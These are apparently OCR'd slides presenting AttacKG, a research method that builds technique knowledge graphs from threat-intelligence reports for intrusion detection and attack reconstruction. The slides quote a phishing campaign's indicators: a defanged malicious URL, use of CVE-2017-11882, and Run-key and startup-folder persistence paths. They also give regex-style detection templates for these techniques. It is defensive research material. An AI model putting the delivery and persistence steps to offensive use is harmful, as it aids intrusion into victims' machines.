
Attack Graph by EXTRACTOR [EuroS&P'21]


T1048
Sent
Microsoft word document
(MinutesofMeeting-2May19.docx)
T1203
Use
Exploit
(CVE-2017-11882)
T1547
Adding to
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Attack Techniques by TTPDrill [ACSAC'17]


CTI Reports Analysis (Cont.)

CTI Report of Frankenstein



How can we provide a **comprehensive view** of attack knowledge that summarize attack variants?

AttacKG: Overview



Darkhotel has sent spearphishing emails that contain a document …

The threat actors sent the trojanized Microsoft Word documents, probably via email. Talos discovered a document .. PowerShell commands that acted as a stager and set up persistence by *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* Registry key.


Input I: MITRE Procedures
Input II: CTI Reports
Extract Graphs from CTI Texts
NLP-based CTI Parsing
Graph Construction
Identify Attack Technique with Templates
Technique Graphs
Technique Templates
E-mail
luncher.doc
Scripts
Template Initialization
email, …
**.doc, *.xls, *.zip, …*
scripts, vbs,…
Attack Graphs
hkcu\…\Run
Technique Alignment
TKG
T1566 - Phishing
T1547 - AutoStart
Output I: Technique-level Knowledge Base
Attack
Registry
Executable(a)
(A)
(B)
(C)
(D)
b)
Output II: TKG
T1566: Phishing Email
actor
e-mail
attachment, … *(*.docx, *.rtf, *.rar, …)*
T1204: User Execution
links, urls, … *(hxxp://…luncher.doc)*
attachment, … *(*.docx, *.rtf,, *.rar, …)*
T1203: Exploitation
Exploit (CVE-\d+-\d+)
T1547: Boot Autostart
executables, macros, …
[HKLM|HKCU]\Software\Microsoft\Windows\CurrentVersion\.\Run\.*, HKLM\SYSTEM\CurrentControlSet\Control\Session, …*

Extracting Attack Graphs From CTI

Given CTI texts, we parse them into an attack graph using NLP techniques:

- Identify **attack entities** (**IoC** and **Non-IoC** entities)
- Capture **attack dependencies**
- Generate and simplify attack graphs

The **threat actors** **sent** the trojanized **Microsoft Word documents**, probably via **email**. Talos discovered a **document** named ***MinutesofMeeting-2May19.docx***. Once the victim **opens** the **document**, it **fetches** a remove template from the actor-controlled website, ***hxxp://droobox[.]online:80/luncher.doc***. Once the ***luncher.doc*** was **downloaded**, it **used** ***CVE-2017-11882***, to execute code on the victim's machine. After the **exploit**, the **file** would **write** a series of base64-encoded **PowerShell commands** that acted as a stager and set up persistence by **adding** it to the ***HKCU\Software\Microsoft\Windows\CurrentVersion\Run*** …



Initializing Attack Technique Templates

Given MITRE procedures, we generate templates to summarize different implementations of individual techniques


(A) To be started during the boot process of the infected machine, the malware creates the following registry key: HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32 = %APPDATA%\shdocvw.tlp.

(B) Confucius has dropped malicious files into the startup folder %AppData%\Microsoft\Windows\Start Menu\Programs\Startup on a compromised host in order to maintain persistence.


(C) S-Type may create the file %HOMEPATH%\Start Menu\Programs\Startup\Realtek {Unique Identifier}.lnk, which points to the malicious msdtc.exe file already created in the %CommonFiles% directory.

(D) This results in the user seeing only the Flash_Adobe_Install.exe file to execute in order to install what they believe to be an update to Flash Player. When run, it will automatically load goopdate.dll due to ….

Procedures: T1547 Boot Autostart




Technique Graphs



Attack Technique Template

Constructing Technique Knowledge Graph (TKG)

- Identify techniques in attack graphs (graph alignment)
- Enhance attack graphs with attack knowledge in templates to build TKGs



actor

website

(hxxp://...luncher.doc)

e-mail

Microsoft Word document

(MinutesofMeeting-2May19.docx)

document

(luncher.doc)

powershell commands


Exploit

(CVE-\d+-\d+)

HKCU\Software\Microsoft\Windows\CurrentVersion\Run


Attack Graph

+



Technique Templates

=



T1566: Phishing Email

actor

e-mail

attachment, ...

(*.docx, *.rtf, *.rar, ...)

T1204: User Execution

links, urls, ...

(hxxp://...luncher.doc)

attachment, ...

(*.docx, *.rtf,, *.rar, ...)

T1203: Exploitation

Exploit

(CVE-\d+-\d+)

T1547: Boot Autostart

executables, macros, ...

[HKLM|HKCU]\Software\Microsoft\Windows\CurrentVersion\.*\Run\.*,


HKLM\SYSTEM\CurrentControlSet\Control\Session, ...

Technique Knowledge Graph

Application Case (I) – Intrusion Detection

TKG enables the summarization of attack variants

- Improve detection accuracy and robustness



2 *http://...luncher.doc*

1 *MinutesofMeeting-2May19.docx*

3 Powershell

4 *HKCU\Software\Microsoft\Windows\CurrentVersion\Run*

Mutate

2’ *https://drive[.]google.com/file/d/...*

1 *MinutesofMeeting-2May19.docx*

3’ *Flash.exe*

4’ *goopdate.dll*

TKG

T1204
1. **.docx/*.pdf/...*
2. *%External URL/IP%*

...

T1547 (A)
3. %Executable%
4. *HKCU\Software\\*\Run*


T1547 (D)
3’. %Executable%
4’. %Side-loading DLL%

...


Application Case (II) – Attack Reconstruction

TKGs facilitate constructing attack environments based on CTI reports

- TKGs summarize attack scenarios as a sequence of techniques
- Implementations of techniques can be found in open-source attack tools[2]



email
URL
Command and control
Remote server
T1566: Phishing
T1204: User Execution
T1071: Command & Control
T1105: Ingress Tool Transfer
T1105: Ingress Tool Transfer
Network
Victim Host
attachment, PDF file
RTF file
JScript backdoor
cmstp.exe
Exploit CVE-2017-11882, CVE-2017-8759, CVE-2018-8174
DLL 9242txt
COM objects
